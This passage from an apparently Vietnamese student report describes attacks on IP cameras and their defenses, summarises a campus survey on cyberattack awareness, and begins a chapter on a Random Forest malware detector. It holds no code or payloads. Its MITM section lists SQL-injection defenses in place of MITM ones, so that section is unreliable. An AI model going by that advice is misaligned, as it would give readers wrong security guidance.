* Tấn công từ chối dịch vụ phân tán (DDoS) là một hình thức tấn công tương tự như tấn công từ chối dịch vụ (DoS), nhưng được thực hiện từ nhiều nguồn khác nhau. Để bảo vệ camera dựa trên địa chỉ IP khỏi tấn công DDoS, người dùng cần sử dụng giải pháp bảo mật, cải thiện băng thông và tài nguyên, giới hạn truy cập và giám sát hoạt động của hệ thống

## 1.5. Tấn công sử dụng lỗ hổng bảo mật

Các camera dựa trên địa chỉ IP có thể chứa các lỗ hổng bảo mật, và kẻ tấn công có thể sử dụng chúng để xâm nhập vào hệ thống hoặc kiểm soát camera. Các lỗ hổng này có thể bao gồm các lỗ hổng phần mềm, mật khẩu yếu, cấu hình không an toàn và các vấn đề bảo mật khác.

* Lỗ hổng phần mềm: Một số camera dựa trên địa chỉ IP có thể sử dụng phần mềm không được cập nhật phiên bản mới nhất đầy đủ hoặc có nhiều lỗ hổng bảo mật đã biết. Kẻ tấn công có thể tìm thấy và khai thác các lỗ hổng này để xâm nhập vào hệ thống hoặc kiểm soát camera.
* Mật khẩu yếu: Nếu mật khẩu của camera dựa trên địa chỉ IP là yếu, kẻ tấn công có thể dễ dàng đoán được hoặc tấn công bằng cách sử dụng các từ điển mật khẩu hoặc phương pháp tấn công khác. Điều này cho phép kẻ tấn công truy cập một cách trái phép vào hệ thống hoặc kiểm soát camera.
* Cấu hình không an toàn: Một số camera dựa trên địa chỉ IP có thể được cấu hình không an toàn, ví dụ như không sử dụng giao thức bảo mật hoặc không đặt giới hạn truy cập. Điều này đã mang lại điều kiện thuận lợi cho kẻ tấn công để xâm nhập vào bên trong hệ thống và kiểm soát camera.
* Các vấn đề bảo mật khác: Ngoài các lỗ hổng phần mềm, mật khẩu yếu và cấu hình không an toàn, các camera dựa trên địa chỉ IP cũng có thể mắc phải các vấn đề bảo mật khác như lỗi xác thực, lỗi quyền truy cập và các lỗ hổng khác trong quá trình phát triển và triển khai.

Để bảo vệ camera dựa trên địa chỉ IP khỏi các tấn công dựa trên việc sử dụng những lỗ hổng bảo mật từ nhà cung cấp dịch vụ sản phẩm, người dùng nên thực hiện các biện pháp nâng cao tính bảo mật sau đây:

* Cập nhật phần mềm: Đảm bảo rằng phần mềm của camera dựa trên địa chỉ IP được cập nhật đầy đủ, thường xuyên và mới nhất. Các bản vá bảo mật mới nhất thường chứa các sửa lỗi và cải thiện bảo mật.
* Sử dụng mật khẩu mạnh: Sử dụng mật khẩu mạnh và khó đoán cho camera dựa trên địa chỉ IP. Mật khẩu nên bao gồm cả chữ ký tự đặc biệt, số, chữ thường, chữ hoa. Tránh sử dụng mật khẩu dễ đoán hoặc có sẵn dễ nhìn thấy trên các trang mạng xã hội cá nhân như ngày sinh, tên đăng nhập hoặc chuỗi ký tự liên tục.
* Cấu hình an toàn: Đảm bảo rằng camera dựa trên địa chỉ IP được cấu hình an toàn. Hạn chế quyền truy cập, thêm vào đó sử dụng giao thức bảo mật như HTTPS và thiết lập giới hạn truy cập từ xa.
* Giám sát và kiểm tra định kỳ: Theo dõi và kiểm tra định kỳ các camera dựa trên địa chỉ IP để phát hiện sớm các hoạt động bất thường hoặc các lỗ hổng bảo mật. Kiểm tra cấu hình, cập nhật phần mềm và đảm bảo rằng mật khẩu vẫn mạnh và an toàn.


Để phòng chống và ngăn chặn các tấn công sử dụng lỗ hổng bảo mật trên camera dựa trên địa chỉ IP, người dùng cần thực hiện đầy đủ các biện pháp bảo mật như cập nhật phần mềm, sử dụng mật khẩu mạnh, cấu hình an toàn và kiểm tra định kỳ, đã nêu trên nhằm tối thiểu hóa việc bị tấn công.

## 1.6. IP Hijacking

IP hijacking (đạo cụng IP) là một kỹ thuật tấn công mạng mà tấm người xâm nhập cố gắng chiếm đoạt hoặc kiểm soát các địa chỉ IP của người khác trên mạng nhằm vào các thiết bị sử dụng địa chỉ IP để thiết lập kết nối mạng, chẳng hạn như camera IP. Theo đó, kẻ tấn công sẽ thay đổi thông tin định tuyến của nạn nhân để đánh cắp và kiểm soát dữ liệu mạng. Điều này có thể có đem lại những rủi ro nghiêm trọng, bao gồm sự truy cập trái phép vào hệ thống dữ liệu, sự can thiệp đến giao tiếp mạng, hoặc thậm chí là sự lừa dối máy chủ và thiết bị mạng về việc định tuyến dữ liệu.

\* Loại hình IP Hijacking:

IP hijacking có nhiều dạng khác nhau, bao gồm:

* BGP Hijacking: Sử dụng BGP (Border Gateway Protocol) để thay đổi thông tin định tuyến mạng, đặc biệt là thông tin về địa chỉ IP, để lừa dối các máy chủ và thiết bị mạng.
* ARP Spoofing: Sử dụng ARP (Address Resolution Protocol) để gian lận và làm cho máy tính hoặc thiết bị mạng tin rằng một địa chỉ IP khác thuộc về mình.
* DNS Hijacking: Tấn công vào hệ thống DNS (Domain Name System) để điều hướng lưu lượng truy cập đến các trang web hoặc dịch vụ khác mà tấm người xâm nhập kiểm soát.

Hình 1: DNS Hijacking

\* Hậu quả của IP Hijacking:

* Truy cập trái phép: Tấm người xâm nhập có thể truy cập và đọc dữ liệu trên mạng của người khác.
* Can thiệp giao tiếp: Họ có thể theo dõi và thậm chí là thay đổi thông tin truyền đi giữa các bên trên mạng.
* Lừa dối máy chủ và thiết bị mạng: Bằng cách thay đổi thông tin định tuyến, tấm người xâm nhập có thể làm máy chủ và thiết bị mạng tin rằng lưu lượng truy cập nên đi qua họ.


\* Biện pháp phòng chống IP Hijacking:

* Sử dụng mã hóa: Sử dụng giao thức mã hóa như HTTPS để bảo vệ dữ liệu trên mạng khỏi việc đọc trái phép.
* Chấp thuận BGP Route: Các nhà cung cấp mạng nên thiết lập quy trình chấp thuận cẩn thận cho các thay đổi BGP route để tránh BGP hijacking.
* Giám sát mạng: Sử dụng các công cụ giám sát mạng để phát hiện các hoạt động khả nghi và thông báo kịp thời.
* Thực hiện DNSSEC: Để bảo vệ hệ thống DNS khỏi tấn công DNS hijacking, sử dụng DNSSEC (DNS Security Extensions).
* Hạn chế quyền truy cập: Hạn chế quyền truy cập vào hệ thống mạng và máy chủ chỉ cho những người cần thiết.
* Chỉ sử dụng mạng ảo riêng (VPN): Sử dụng VPN để bảo vệ dữ liệu khi truyền qua mạng công cộng.
* Cài đặt tường lửa mạng: Thiết lập tường lửa mạng để ngăn chặn các lưu lượng không mong muốn hoặc định tuyến không hợp pháp.

IP hijacking là một trong những mối đe dọa lớn trong lĩnh vực bảo mật mạng. Để đảm bảo an toàn cho thông tin và dữ liệu trên mạng, các tổ chức và cá nhân cần thực hiện các biện pháp phòng ngừa và bảo mật mạng một cách chặt chẽ và thường xuyên cập nhật để đối phó với những mối đe dọa mới.

## 1.7. Packet sniffing

Packet sniffing hay còn gọi là packet sniffer, là một kỹ thuật trong lĩnh vực mạng máy tính dùng để kiểm tra và thu thập dữ liệu trong gói tin (packets) đang truyền qua mạng. Packet sniffing thường được sử dụng để theo dõi và phân tích các gói tin mạng để lấy thông tin về giao tiếp mạng, theo dõi hoạt động mạng, hoặc thậm chí là để xâm nhập mạng. Điều này có thể được thực hiện bằng cách sử dụng các phần mềm hoặc thiết bị đặc biệt để bắt gói tin từ mạng.

Packet sniffing có nhiều ứng dụng hữu ích như giám sát mạng, phân tích giao tiếp, và cải thiện hiệu suất mạng. Tuy nhiên, nó cũng có thể dẫn đến các vấn đề về bảo mật và quyền riêng tư nếu được sử dụng sai cách hoặc bởi những người không có quyền truy cập.

Hình 2: Session Sniffing

Dưới đây là một số giải pháp phòng chống packet sniffing:

* Sử dụng mã hóa dữ liệu: Sử dụng giao thức mã hóa như HTTPS (SSL/TLS) cho các trang web và ứng dụng web để đảm bảo rằng dữ liệu được truyền đi và đến được bảo vệ. Mã hóa dữ liệu làm cho việc đọc dữ liệu từ gói tin mạng trở nên khó khăn đối với người thứ ba.
* Sử dụng Virtual Private Network (VPN): VPN là một giải pháp an toàn để bảo vệ dữ liệu trong khi truyền qua mạng. Nó cho phép người dùng tạo một kết nối mã hóa đến một máy chủ VPN trước khi truyền dữ liệu ra mạng.
* Sử dụng công cụ phát hiện packet sniffing: Có thể sử dụng các công cụ và phần mềm phát hiện packet sniffing để kiểm tra xem mạng của bạn có bất kỳ hoạt động packet sniffing nào hay không. Những công cụ này có thể cảnh báo về sự can thiệp không mong muốn vào mạng.
* Thiết lập tường lửa: Thiết lập tường lửa mạng có thể ngăn chặn những người cố gắng truy cập mạng của bạn mà không có quyền truy cập. Tường lửa có thể chặn các gói tin mạng không hợp pháp hoặc có nguy cơ.
* Cập nhật và bảo mật hệ thống: Luôn cập nhật và bảo mật hệ thống và phần mềm mạng của bạn. Sử dụng các công cụ quét bảo mật để tìm và sửa các lỗ hổng trong hệ thống.
* Quản lý quyền truy cập: Điều này bao gồm việc quản lý quyền truy cập vào hệ thống và dữ liệu mạng. Chỉ cho phép những người cần thiết truy cập vào tài khoản và dữ liệu quan trọng. Điều này giúp giới hạn nguy cơ packet sniffing từ bên trong.
* Kiểm tra các máy tính và thiết bị trong mạng: Thực hiện kiểm tra máy tính và thiết bị trong mạng để đảm bảo rằng không có phần mềm độc hại hoặc ứng dụng packet sniffing đang chạy trên các thiết bị này.
* Sử dụng IDS/IPS: Hệ thống phát hiện xâm nhập (IDS) và hệ thống ngăn chặn xâm nhập (IPS) có thể giúp phát hiện và ngăn chặn các hoạt động packet sniffing bất hợp pháp.
* Giáo dục và huấn luyện: Đào tạo người dùng và nhân viên về các nguy cơ liên quan đến bảo mật mạng và cách phát hiện và ngăn chặn packet sniffing là quan trọng để tạo sự nhận thức và sự chấp nhận trong tổ chức.
* Sử dụng giải pháp bảo mật mạng chuyên nghiệp: Cân nhắc sử dụng các giải pháp bảo mật mạng chuyên nghiệp hoặc tư vấn với các chuyên gia bảo mật mạng để đảm bảo rằng mạng của bạn được bảo vệ tốt nhất.

Packet sniffing là một công cụ mạng hữu ích nhưng cũng tiềm ẩn nhiều rủi ro bảo mật. Để đảm bảo sự bảo vệ của thông tin và dữ liệu trong mạng, cần áp dụng các biện pháp bảo vệ hê thống mạng khỏi tấn công một cách hiệu quả.

## 1.8. Tấn công Man-in-the-Middle (MITM)

MITM (Man-in-the-Middle) là một kỹ thuật tấn công mà một tấm người xâm nhập chèn mình giữa hai bên của giao tiếp. Họ có khả năng thay đổi hoặc theo dõi thông tin truyền qua mạng. Trong trường hợp của camera IP, tấm người xâm nhập có thể theo dõi hoặc ghi lại luồng video truyền từ camera đến máy chủ hoặc trang web. Thông tin này có thể được sử dụng cho các mục đích xấu như xâm nhập vào quyền riêng tư hoặc gián điệp

Giải pháp phòng chống:

* Sử dụng cơ sở dữ liệu prepared statements: Sử dụng prepared statements hoặc thủ tục lưu trữ để tạo các truy vấn SQL mà không bị tác động bởi dữ liệu đầu vào. Điều này ngăn chặn việc tấm người xâm nhập chèn mã SQL độc hại.
* Kiểm tra và xác thực dữ liệu đầu vào: Trước khi sử dụng dữ liệu đầu vào từ người dùng trong truy vấn SQL, hãy kiểm tra và xác thực dữ liệu để đảm bảo tính hợp lệ.
* Hạn chế quyền truy cập vào cơ sở dữ liệu: Đảm bảo rằng ứng dụng chỉ có quyền thực hiện các truy vấn cần thiết đối với cơ sở dữ liệu. Không nên cấp quyền truy cập đối với các truy vấn không cần thiết.

## 1.9. Tấn công Cross-Site Scripting (XSS)

Tấn công XSS (Cross-Site Scripting) là một hình thức tấn công cho phép tấm người xâm nhập chèn mã độc hại, thường là JavaScript, vào trang web hoặc ứng dụng web. Khi người dùng khác truy cập vào trang web này, mã độc hại sẽ được thực thi và có thể gây ảnh hưởng đến người dùng.

Trong trường hợp của camera IP, tấm người xâm nhập có thể sử dụng XSS để chèn mã độc hại vào giao diện người dùng của camera. Điều này có thể dẫn đến việc làm hỏng hoặc chiếm quyền kiểm soát của camera, gây nguy hiểm cho hệ thống giám sát và an ninh.

Giải pháp phòng chống:

* Kiểm tra và làm sạch dữ liệu đầu vào: Trước khi hiển thị dữ liệu từ người dùng, hãy kiểm tra và làm sạch dữ liệu để loại bỏ mã độc hại.
* Sử dụng mã hóa đầu vào người dùng: Mã hóa đầu vào người dùng đối với các trường hợp đặc biệt như nội dung trang web để ngăn chặn tấn công XSS.
* Sử dụng HTTP-only và Secure flags cho cookie: Điều này ngăn chặn tấm người xâm nhập lấy cookie của người dùng và sử dụng chúng để thực hiện tấn công.

## 1.10. Tấn công SQL Injection

Tấn công SQL Injection là một hình thức tấn công mà tấm người xâm nhập chèn mã SQL độc hại vào các trường nhập liệu của ứng dụng web. Mục đích của tấn công này là để truy cập hoặc thay đổi cơ sở dữ liệu của ứng dụng.

Trong trường hợp của camera IP, nếu camera sử dụng cơ sở dữ liệu để lưu trữ thông tin, tấm người xâm nhập có thể sử dụng SQL Injection để truy xuất dữ liệu từ camera hoặc thậm chí xóa dữ liệu quan trọng. Điều này có thể gây nguy hiểm đến tính bảo mật và hoạt động của hệ thống giám sát.

Giải pháp phòng chống:

* Sử dụng cơ sở dữ liệu prepared statements: Sử dụng prepared statements hoặc thủ tục lưu trữ để tạo các truy vấn SQL mà không bị tác động bởi dữ liệu đầu vào. Điều này ngăn chặn việc tấm người xâm nhập chèn mã SQL độc hại.
* Kiểm tra và xác thực dữ liệu đầu vào: Trước khi sử dụng dữ liệu đầu vào từ người dùng trong truy vấn SQL, hãy kiểm tra và xác thực dữ liệu để đảm bảo tính hợp lệ.
* Hạn chế quyền truy cập vào cơ sở dữ liệu: Đảm bảo rằng ứng dụng chỉ có quyền thực hiện các truy vấn cần thiết đối với cơ sở dữ liệu. Không nên cấp quyền truy cập đối với các truy vấn không cần thiết.

## 1.11. Tấn công Brute Force

Tấn công Brute Force là một phương pháp tấn công mà tấm người xâm nhập thử nhiều mật khẩu khác nhau để tìm ra mật khẩu chính xác để xâm nhập vào hệ thống hoặc thiết bị mạng. Đây là một phương pháp tấn công đơn giản nhưng hiệu quả, đặc biệt khi mật khẩu yếu hoặc không được bảo vệ đúng cách.

Trong trường hợp của camera IP, nếu thiết bị không có các biện pháp bảo mật đủ mạnh hoặc không bị khoá sau một số lần đăng nhập thất bại, tấm người xâm nhập có thể sử dụng phần mềm hoặc công cụ để thử tất cả các mật khẩu có thể. Điều này bao gồm việc thử các mật khẩu phổ biến, mật khẩu mặc định, hoặc thậm chí sử dụng từ điển các mật khẩu phổ biến để tấn công.

Cơ chế tấn công Brute Force hoạt động bằng cách thử từng mật khẩu trong một tập hợp lớn các mật khẩu có thể có. Tấm người xâm nhập sẽ liên tục thử các mật khẩu cho đến khi tìm ra mật khẩu chính xác.

Giải pháp phòng chống:

* Chính sách mật khẩu mạnh: Thiết lập chính sách yêu cầu mật khẩu mạnh cho tài khoản camera IP và đảm bảo rằng mật khẩu có độ dài đủ và bao gồm cả chữ cái, số và ký tự đặc biệt.
* Khóa tài khoản sau một số lần đăng nhập thất bại: Hạn chế số lần đăng nhập thất bại trước khi tài khoản bị khóa tạm thời. Điều này ngăn chặn việc tấm người xâm nhập có thể thử vô số mật khẩu.
* Sử dụng xác thực hai yếu tố (2FA): Sử dụng 2FA để bảo vệ tài khoản. Điều này đảm bảo rằng người dùng phải cung cấp một phần tử xác thực bổ sung ngoài mật khẩu để đăng nhập.

## 1.12. Tấn công IoT Botnet

Tấn công IoT Botnet là một mối đe dọa ngày càng nổi lên trong thế giới kết nối liên tục của Internet of Things (IoT). Đây là cách mà tấm người xâm nhập có thể tận dụng các thiết bị IoT, bao gồm cả camera IP, để kiểm soát và sử dụng chúng như một phần của một mạng botnet để thực hiện các cuộc tấn công phân phối. Điều này có thể dẫn đến tình trạng mất dịch vụ phân phối (DDoS) trên quy mô lớn hoặc các hoạt động độc hại khác, và có tiềm năng gây thiệt hại lớn cho cá nhân, tổ chức và cả cơ sở hạ tầng mạng. Hãy cùng đi sâu vào cơ chế tấn công IoT Botnet và những biện pháp phòng chống.

Cơ chế Tấn Công IoT Botnet:

* Sử dụng mô hình mô phỏng: Tấm người xâm nhập tìm kiếm các thiết bị IoT mục tiêu trên Internet thông qua các cổng và dịch vụ đã biết. Khi họ tìm thấy camera IP và các thiết bị khác với lỗ hổng bảo mật hoặc mật khẩu yếu, họ tận dụng các lỗ hổng này để xâm nhập vào thiết bị.
* Cài đặt mã độc: Sau khi xâm nhập vào camera IP, tấm người xâm nhập cài đặt phần mềm độc hại, thường là một phần mềm máy tính trỏ về một máy chủ kiểm soát được quản lý bởi tấm người xâm nhập. Mã độc này có thể được sử dụng để tham gia vào botnet và thực hiện các cuộc tấn công theo chỉ đạo.
* Quản lý mạng Botnet: Tấm người xâm nhập sẽ quản lý botnet của họ bằng cách đưa các thiết bị IoT đã xâm nhập vào trong mạng botnet. Mạng botnet này có thể bao gồm hàng trăm hoặc hàng nghìn thiết bị từ khắp nơi trên thế giới.
* Thực hiện cuộc tấn công: Khi mạng botnet được tạo, tấm người xâm nhập có thể thực hiện các cuộc tấn công mục tiêu, thường là các cuộc tấn công DDoS. Các thiết bị trong botnet được kết nối để tạo ra một luồng lưu lượng mạng lớn, tấn công máy chủ hoặc trang web mục tiêu, gây ra quá tải và làm cho dịch vụ trở nên không khả dụng.

Giải pháp phòng chống:


* Cập nhật phần mềm và Firmware: Các nhà sản xuất thiết bị IoT và camera IP cần liên tục cung cấp bản vá bảo mật mới nhất để khắc phục các lỗ hổng bảo mật đã biết. Người dùng cần thường xuyên cập nhật firmware cho các thiết bị IoT của họ để đảm bảo tính bảo mật.
* Quản lý quyền truy cập: Cài đặt cơ chế xác thực mạnh mẽ và hạn chế quyền truy cập vào camera IP và các thiết bị IoT. Chỉ cấp quyền truy cập cần thiết và đảm bảo rằng các thiết bị không mở cổng không cần thiết ra ngoài Internet.
* Isolate Thiết Bị IoT: Tách biệt mạng của các thiết bị IoT khỏi mạng chính. Sử dụng tường lửa để ngăn chặn truy cập không cần thiết vào mạng IoT.
* Phát hiện và ứng phó: Sử dụng các giải pháp phát hiện xâm nhập (IDS) và phát hiện xâm nhập mạng (NIDS) để theo dõi hoạt động mạng và phát hiện các thiết bị IoT có thể đã bị xâm nhập. Khi phát hiện, các biện pháp ứng phó cần được thực hiện để cách ly và loại bỏ thiết bị bị nhiễm mã độc.
* Mật khẩu mạnh mẽ và xác thực: Sử dụng mật khẩu mạnh và triển khai xác thực hai yếu tố (2FA) cho việc đăng nhập vào các thiết bị IoT và quản lý chúng.

Tấn công IoT Botnet đang trở thành một thách thức ngày càng lớn, và bảo vệ camera IP và các thiết bị IoT trở nên cực kỳ quan trọng. Chỉ thông qua việc thực hiện các biện pháp bảo mật mạng cẩn thận và cập nhật định kỳ có thể đảm bảo tính an toàn và tính bảo mật cho hệ thống IoT của bạn.

## 1.13. Khảo sát mức độ hiểu rõ về nguy cơ bị tấn công và giải pháp phòng chống tấn công mạng của sinh viên trường ĐH Sư phạm Kỹ thuật TP.HCM


Nhóm đã thực hiện khảo sát “Khảo sát các hình thức tấn công mạng thường gặp ở sinh viên ĐH Sư phạm Kỹ thuật TP.HCM” từ ngày 26/07 đến 10/08 năm 2023 nhằm tìm hiểu mức độ hiểu rõ về nguy cơ bị tấn công và giải pháp phòng chống của các bạn sinh viên về camera IP hay các kỹ thuật tấn công mạng khác.

Với sự tham gia của hơn 150 sinh viên thuộc các nhóm ngành khác nhau, các khóa khác nhau đều là sinh viên của trường. Kết quả khảo sát đã cho nhóm những cơ sở khách quan trong việc tìm hiểu và đưa ra những định hướng xây dựng giải pháp thiết thực hơn.


Trong 152 câu trả lời đã có 35,5% câu trả lời tương đương với 54 bạn đã gặp phải tấn công mạng trong quá trình truy cập internet.

Hình 3: 35,5% sinh viên tham gia khảo sát đã gặp phải tấn công mạng


Trong các câu trả lời thu thập được, số câu trả lời cho rằng các bạn bị tấn công thông qua các liên kết lạ chiếm số lượng nhiều nhất (có thể hiểu đây là kỹ thuật tấn công sử dụng mã độc, khi truy cập vào liên kết thì mã độc sẽ được tải xuống thiết bị và có khả năng bị tấn công khi khởi chạy mã độc này). Xếp sau đó chính là các phần mềm không rõ nguồn gốc. Đây cũng chính là nơi có khả năng chứa mã độc cao nhất, các bạn là sinh viên tiềm lưc tài chính nhiều hạn chế không thể sử dụng các phần mềm bản quyền, nhằm phục vụ các nhu cầu cá nhân, môn học các bạn đã phải sử dụng các phần mềm đã qua chỉnh sửa không rõ nguồn gốc. Ngoài nguy cơ bị tấn công thì còn gây ảnh hưởng rất lớn đến các bộ nhớ của thiết bị về lâu dài.

Bên cạnh đó, truy cập các website hỗ trợ tính năng quảng cáo để đem lại lợi nhuận với nhiều thao tác ảo đã dẫn các bạn đến các liên kết chứa mã độc. Đây cũng là hình thức đem lại nguy cơ cao nhất.

Hình 4: Hình thức tấn công hay gặp nhất


Khi bị tấn công, các bạn sinh viên cho rằng các nguy cơ có thể bị gặp phải chính là bị mất các dữ liệu trên máy tính, rò rỉ thông tin cá nhân, mất quyền kiểm soát các tác vụ trên thiết bị (bao gồm cả camera). Có đến 95 câu trả lời cho rằng các bạn sẽ bị theo dõi và 109 câu trả lời máy lag, giựt. Các câu trả lời này cho thấy một điều rằng các bạn sinh viên đã ý thức rất rõ về nguy cơ có thể gặp phải khi bị tấn công, hiểu rõ được hậu quả của việc không có giải pháp phòng chống các phương thức tấn công mạng.

Hình 5: Hậu quả của tấn công mạng

 Hiểu được hậu quả nghiêm trọng, khi trả lời câu hỏi “bạn đã làm gì để bảo vệ máy tính không bị tấn công?” các bạn lựa chọn các câu trả lời gần như là các giải pháp phổ biến, đã được tuyên truyền rộng rãi

Hình 6: Các biện pháp tránh tấn công mạng của sinh viên

Ngoài ra, nhóm còn khảo sát về hệ điều hành được các bạn đang sử dụng để làm cơ sở thực thi giải pháp. Thu được kết quả 56,6% các bạn sử dụng win11, 36,2% sử dụng win10 vòn lại sử dụng Linux và các hệ điều hành khác. Vì vậy nhóm quyết định thử nghiệm xây dựng kịch bản tấn công trên window.



Hình 7: Hệ điều hành được sử dụng nhiều

# CHƯƠNG 2 : XÂY DỰNG CHƯƠNG TRÌNH MÁY TÍNH PHÁT HIỆN MÃ ĐỘC XÂM NHẬP THỜI GIAN THỰC ỨNG DỤNG THUẬT TOÁN RANDOM FOREST

Xây dựng chương trình máy tính có khả năng phát hiện tác nhân trong các tệp tin được lưu về từ môi trường mạng là một trong những mục tiêu đã được nhóm đề ra hàng đầu. Bằng những kiến thức được học trên lớp, tìm hiểu các nguồn tài liệu uy tín đã giúp nhóm có đủ kiến thức để có thể xây dựng giải pháp một cách hiệu quả.

## Các thư hiện được sử dụng trong chương trình máy tính

* Thư viện OS
* Thư viện array
* Thư viện math
* Thư viện pickle
* Thư viện pefile~=2022.5.30
* Thư viện pandas~=1.5.0
* Thư viện joblib~=1.2.0
* Thư viện numpy~=1.23.4
* Thư viện streamlit~=1.13.0
* Thư viện scikit-learn~=1.1.2
* Thư viện matplotlib~=3.8.0

## Các thư việc đặc biệt được sử dụng trong đề tài

Nhằm tối ưu hóa quá trình phát triển và triển khai dự án, nhóm đã sử dụng một số thư viện đặc biệt quan trọng. Trong đó, Streamlit và Pandas đã được sử dụng để xây dựng website và xử lý dữ liệu một cách nhanh chóng và hiệu quả. Numpy cung cấp khả năng xử lý mảng và ma trận lớn, hỗ trợ trong quá trình phân tích dữ liệu và đào tạo mô hình học máy. Matplotlib giúp quá trình trực quan hóa dữ liệu kết quả thành đồ thị một cách dễ dàng. Scikit-learn cung cấp một lượng lớn các thuật để lựa chọn thuộc tính quan trọng đào tạo mô hình học máy. Ngoài ra nhóm còn sử dụng thêm cái thư viện mà nguồn mở từ website [https://github.com/] để phục vụ nhanh chóng trong việc phát triển dự án. Điều này giúp đạt được kết quả nhanh chóng và hiệu quả trong quá trình thực hiện đề tài, đồng thời tiết kiệm thời gian và tài nguyên.

### Giới thiệu Streamlit:

